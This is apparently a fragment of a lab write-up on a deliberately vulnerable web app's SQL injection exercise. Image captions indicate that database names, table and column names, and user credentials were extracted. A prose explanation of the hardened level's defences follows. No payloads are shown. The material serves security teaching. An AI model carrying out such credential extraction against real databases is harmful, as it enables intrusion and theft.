
database's name




tables' names



columns' names



usernames and passwords



Explain the solution in Impossible level

The code first checks if the form has been submitted. If the form has been submitted, it checks an Anti-CSRF token to ensure that the form

request is valid. The code then retrieves the input from the form (the user ID) and checks if it's numeric. If the input is numeric, the code selects data from the database using either MySQL or SQLite, depending on the configuration. The selected data is the first name and last name of the user with the specified ID. Finally, the code generates a new Anti-CSRF token for the next form request.